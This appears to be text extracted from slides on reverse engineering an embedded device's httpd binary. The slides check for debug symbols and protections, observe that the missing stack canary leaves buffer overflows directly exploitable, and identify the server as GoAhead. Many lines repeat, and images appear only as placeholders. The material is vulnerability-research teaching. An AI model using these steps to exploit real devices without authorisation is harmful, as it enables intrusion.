

$ Analyze Httpd 檔案資訊 :
$ Analyze Httpd 檔案資訊 :

$ Analyze Httpd • No debug symbol


$ Analyze Httpd 保護機制 :
$ Analyze Httpd 保護機制 : • 沒有 canary,如果有 buffer overflow
可以直接利用

• First, you can find which service does it have?
$ Analyze Httpd

• First, you can find which service does it have?
• Webs 開頭 $ Analyze Httpd ( find http server)

• First, you can find which service does it have?
• Webs 開頭 • Form $ Analyze Httpd ( find http server)
$ Analyze Httpd ( find http server) • First, you

can find which service does it have? • Webs 開頭 • Form • goform
$ Analyze Httpd ( find http server) • First, you
can find which service does it have? • Webs 開頭 • Form • goform • Http server : GoAhead
